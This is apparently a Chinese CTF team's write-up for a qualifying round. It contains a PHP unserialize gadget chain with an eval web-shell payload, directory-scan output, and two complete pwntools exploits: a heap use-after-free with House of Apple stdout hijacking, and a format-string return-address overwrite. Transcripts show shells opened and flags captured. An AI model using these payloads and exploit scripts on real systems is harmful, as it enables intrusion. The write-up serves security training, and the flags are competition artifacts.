第二届铸剑杯预赛 0RAYS

- 大类方向 一级标题
- 题目名称 二级标题
- 代码 尽量复制源代码，使用代码块
- 图片 尽量不要使用需要鉴权的外部源，以免图片无法访问的情况出现
- 出现反弹shell等会泄露个人VPS或信息的情况请进行脱敏处理，用 ip port host xxx等代替，图片请打码
- 在公开前，请再三确认是否脱敏，或者不公开

URL： https://ctf.yunyansec.com/

姓名/手机号@zjbcs

Web

ruoyi-generator.zip 64383

浅析php原生类 | solved

```php
<?php
// highlight_file(__FILE__);




//
class install {
    private $username;
    private $password;
    public function __construct($f)
    {
        if($f === 1){
            $this->username=new install(2);
            $this->password = "<?php eval(\$_GET['a']); ?>";
        }else if($f === 2){
            $this->username = new Until();
            $this->password = "<?php eval(\$_GET['a']); ?>";
        }
    }
    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
```

```php
    {
        if(0){
            // exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a = "ZipArchive";
    public $b = "install.lock";
    public $c = 8;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        echo "write $cla $file $cont\n";
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}
// // new install();
// // unserialize(serialize(new install()));
// // // unserialize('O:7:"install":2:{s:17:"installusername";s:26:"<?php
eval($_GET[\'a\']);
echo urlencode(serialize(new install(1)));
//
unserialize(urldecode("O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00us
ername%22%3Bs%3A26%3A%22%3C%3Fphp+eval%28%24_GET%5B%27a%27%5D%29%3B+%3F%3E%22%3Bs
%3A17%3A%22%00install%00password%22%3Bs%3A0%3A%22%22%3B%7D"));
```

文明参赛注意素质

```
[20:44:40] Scanning:
[20:44:56] 403 -   290B - /.php
[20:44:56] 403 -   291B - /.php3
[20:45:06] 301 -   325B - /admin  ->  http://7a44ad2e.clsadp.com/admin/
[20:45:07] 200 -    1KB - /admin/
[20:45:07] 200 -     0B - /admin/config.php
[20:45:07] 302 -     0B - /admin/home.php  ->  index.php
[20:45:08] 200 -    1KB - /admin/index.php
[20:45:08] 302 -     0B - /admin/login.php  ->  index.php
[20:45:08] 403 -   301B - /admin/.htaccess
[20:45:37] 200 -   767B - /index.php.bak
[20:45:37] 200 -    1KB - /index.php/login/
[20:45:37] 200 -    1KB - /index.php
[20:45:47] 200 -    30B - /pass.txt
[20:45:54] 403 -   299B - /server-status
[20:45:54] 403 -   300B - /server-status/
[20:46:02] 200 -   195B - /upload.php
```

不安全 view-source:7a44ad2e.clsadp.com/pass.txt

Mak的小破站 ORAYS飞书文档 云服务器管理控制台 哔哩哔哩 数字杭电 常用jav

自动换行

```
1 username:admin
2 password:admin
3
```

```php
<?php
class create_treehole{
    public $path;
    public $realpath = "";
    public $complaint = "";
    public $test;
    function __construct($path,$complaint){
        $this->complaint = $complaint;
        $this->path = $path;
        $this->realpath = "";
    }
    function make(){
            /**/
    }
    function back(){
        echo "Your worries are saved in ".$this->realpath."</br>";
    }
    function create_name($str){
```

```
        $salt='';
        for ($i = 0; $i < 10; $i++){
            $salt .= chr(mt_rand(33,126));
        }
        $str = "./treehole/".md5($str.$salt).".txt";
        return $str;
    }
    function __destruct(){
        if($this->test!=NULL){
            $this->test->back();
        }
    }

}
```

Pwn

我不吃牛肉 | solved

题目用输入的数字作为索引并将随机数作为menu的索引，先写一个c代码预测一下输出，方便后续写脚本利用。

```
#include <stdlib.h>
#include <stdio.h>

int main(void) {
    for (int i = 0; i < 10; i++) {
        srand(i);
        printf("%2d -> %d\n", i, rand() % 4);
    }
    return 0;
}
```

输出是这样：

```
 0 -> 3
 1 -> 3
 2 -> 2
 3 -> 2
 4 -> 1
 5 -> 3
 6 -> 1
 7 -> 1
 8 -> 0
 9 -> 3
10 -> 3
```

接下来就简单了，直接做菜单题，索引任意访问，并且有uaf，先释放大堆块来泄露libc，然后直接编辑负索引改stdout打house of apple即可。要注意的是libc 2.23比较老，因此wide vtable的偏移需要微调一下。

```
from pwn import *
context.terminal = ['tmux', 'splitw', '-h']
```

```python
context.arch = 'amd64'
def GOLD_TEXT(x): return f'\x1b[33m{x}\x1b[0m'
EXE = './pwn'

def payload(lo: int):
    global t
    if lo:
        t = process(EXE)
        if lo & 2:
            gdb.attach(t)
    else:
        t = remote('113.201.14.253', 48458)
    elf = ELF(EXE)
    libc = elf.libc

    def add(idx: int, size: int):
        t.sendlineafter(b'choice:', b'8')
        t.sendlineafter(b'index:', str(idx).encode())
        t.sendlineafter(b'size:', str(size).encode())

    def delete(idx: int):
        t.sendlineafter(b'choice:', b'4')
        t.sendlineafter(b'index:', str(idx).encode())

    def edit(idx: int, length: int, buf: bytes):
        t.sendlineafter(b'choice:', b'2')
        t.sendlineafter(b'index:', str(idx).encode())
        t.sendlineafter(b'length:', str(length).encode())
        t.sendafter(b'content:', buf)

    def show(idx: int) -> bytes:
        t.sendlineafter(b'choice:', b'0')
        t.sendlineafter(b'index:\n', str(idx).encode())
        return t.recvuntil(b'\n1. add', drop=True)

    # free large chunk into unsorted bin to get libc
    add(0, 0x410)
    add(1, 0x20) # guard
    delete(0)    # uaf
    main_arena = 0x3c4b20
    libc_base = u64(show(0)[:6] + b'\0\0') - main_arena - 0x58
    success(GOLD_TEXT(f'Leak libc_base: {libc_base:#x}'))
    libc.address = libc_base

    # hijack stdout with House of Apple 2 to open shell
    fake_file = flat({
        0x0:    b'  sh;',
        0x28:   1,
        0x68:   libc.symbols['system'],
        0x88:   libc_base + 0x3c5b40, # lock
        0xa0:   libc.symbols['_IO_2_1_stdout_'],
        0xd8:   libc.symbols['_IO_wfile_jumps'],
        0xe0:   libc.symbols['_IO_2_1_stdout_'],
        0xe8:   libc.symbols['_IO_2_1_stdout_'],
        # old version has different offset to wide_vtable
        0x130:  libc.symbols['_IO_2_1_stdout_'],
```

```
    }, filler=b'\0')
    edit(-8, 0x140, fake_file) # list - 8 * 8 == stdout

    t.clean()
    t.interactive()
    t.close()
```

```
In [3]: payload(0)
[x] Opening connection to 113.201.14.253 on port 48458
[x] Opening connection to 113.201.14.253 on port 48458: Trying 113.201.14.253
[+] Opening connection to 113.201.14.253 on port 48458: Done
[*] '/home/Rocket/pwn/zhujian/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'/libraries/2.23-0ubuntu11.3_amd64'
[*] '/home/Rocket/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/libc-2.23.so'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
[+] Leak libc_base: 0x7f47d0cb1000
[*] Switching to interactive mode
cat flag
flag{8e1d69e2741a420df683cbe34d1fafca}
```

我最好的初代同事 | solved

在通过人机验证后，有三次机会能 `talk_with_god`，即执行printf格式化，第一次泄露栈地址，第二次修改rbp处的pre_rbp指针为指向 `talk_with_god` 的返回地址的指针，第三次修改pre_rbp处的指针就可以改写返回地址。

从题目中可以找到 `success` 后门函数，可以拿shell，并且这个函数地址的最后一个字节和 `talk_with_god` 的返回地址的最后一个字节一致，因此修改返回地址为后门函数即可拿shell。

要注意的是由于直接返回会导致栈不平衡，因此要跳过 `success` 的 `push rbp` 来避免 `system` 函数中遇到xmm操作栈不对齐而崩溃。

```
pwndbg> stack 10
00:0000│ rsp 0x7ffd6025f800 ◂— '%63528c%10$hn'
01:0008│-018 0x7ffd6025f808 ◂— 0x6e68243031 /* '10$hn' */
02:0010│-010 0x7ffd6025f810 —▸ 0x5601cf8921a0 (_start) ◂— endbr64
03:0018│-008 0x7ffd6025f818 ◂— 0x711056cfe30cd800
04:0020│ rbp 0x7ffd6025f820 —▸ 0x7ffd6025f840 —▸ 0x7ffd6025f828 —▸ 0x5601cf8924ab (game+121) ◂— nop
05:0028│+008 0x7ffd6025f828 —▸ 0x5601cf8924ab (game+121) ◂— nop
06:0030│+010 0x7ffd6025f830 ◂— 0x100000001
07:0038│+018 0x7ffd6025f838 ◂— 0x711056cfe30cd800
08:0040│+020 0x7ffd6025f840 —▸ 0x7ffd6025f828 —▸ 0x5601cf8924ab (game+121) ◂— nop
09:0048│+028 0x7ffd6025f848 —▸ 0x5601cf89256b (main+121) ◂— mov eax, 0
```

```
from pwn import *
context.terminal = ['tmux', 'splitw', '-h']
context.arch = 'amd64'
def GOLD_TEXT(x): return f'\x1b[33m{x}\x1b[0m'
EXE = './fmt'
```

```python
def payload(lo: int):
    global t
    if lo:
        t = process(EXE)
        if lo & 2:
            gdb.attach(t)
    else:
        t = remote('113.201.14.253', 42972)

    # pass human test
    for _ in range(5):
        t.recvuntil(b'what\'s')
        num1 = int(t.recvuntil(b'add', drop=True))
        num2 = int(t.recvline())
        t.sendline(str(num1 + num2).encode())

    # talk 1: leak stack address (rbp -> pre_rbp -> pre_pre_rbp)
    t.sendlineafter(b'talk with god', b'1')
    t.sendafter(b'Input', b'%10$p')
    t.recvuntil(b'input:')
    ret_dest = int(t.recv(14), 16) - 0x18

    # talk 2: write on rbp to modify pre_rbp to point to current ret addr
    # rbp -> pre_rbp -> &ret_addr
    t.sendlineafter(b'talk with god', b'1')
    t.sendafter(b'Input', f'%{ret_dest & 0xffff}c%10$hn'.encode())
    t.recvuntil(b'input:')

    # talk 3: write on pre_rbp to set ret addr
    # NOTE that skip push rbp to avoid stack unalignment in system
    t.sendlineafter(b'talk with god', b'1')
    t.sendafter(b'Input', f'%{0xe3}c%14$hhn'.encode())
    t.recvuntil(b'input:')

    t.clean()
    t.interactive()
    t.close()
```

```
In [21]: payload(0)
[x] Opening connection to 113.201.14.253 on port 42972
[x] Opening connection to 113.201.14.253 on port 42972: Trying 113.201.14.253
[+] Opening connection to 113.201.14.253 on port 42972: Done
[*] Switching to interactive mode
cat flag
flag{41064d7f4a1bbc27e80dca41d61d543e}
```

Reverse

vm

[vm.zip 7776]

神奇的011虚拟机加密模型

[神奇的011虚拟机模型.zip 9028]

InfoSec

CDF

全是错的：

2018-2-23

110.184.35.82

aboutSXZN.jsp-readPolicy.action-browseMetadata.action

flag{2018-2-23/117.61.2.97/aboutSXZN.jsp}

flag{2018-2-23/117.61.2.97/aboutSXZN.jsp-readPolicy.action-browseMetadata.action}

flag{2018-02-23/117.61.2.97/aboutSXZN.jsp}

flag{2018-02-23/117.61.2.97/aboutSXZN.jsp-readPolicy.action-browseMetadata.action}

flag{2018-02-23/110.184.35.82/aboutSXZN.jsp-browseMetadata.action}

flag{2018-2-23/183.62.9.42/2.jsp}

flag{2018-02-23/183.62.9.42/2.jsp-aboutSXZN.jsp}

flag{2018-02-23/183.62.9.42/en.jsp-2.jsp}

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

完整的JSP访问时间线（183.62.9.42）：


1. **21:02:20** - GET **table.jsp** (404) ← 第一个尝试！
2. **21:02:32** - GET **en.jsp** (200)
3. **21:04:39** - GET **2.jsp** (200)

虽然table.jsp返回404失败，但题目说的是"**尝试访问**"，所以也要算上！

正确答案：

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

ⓘ To run code, enable code execution and file creation in Settings > Capabilities.

Game

我勒个超级玛丽奥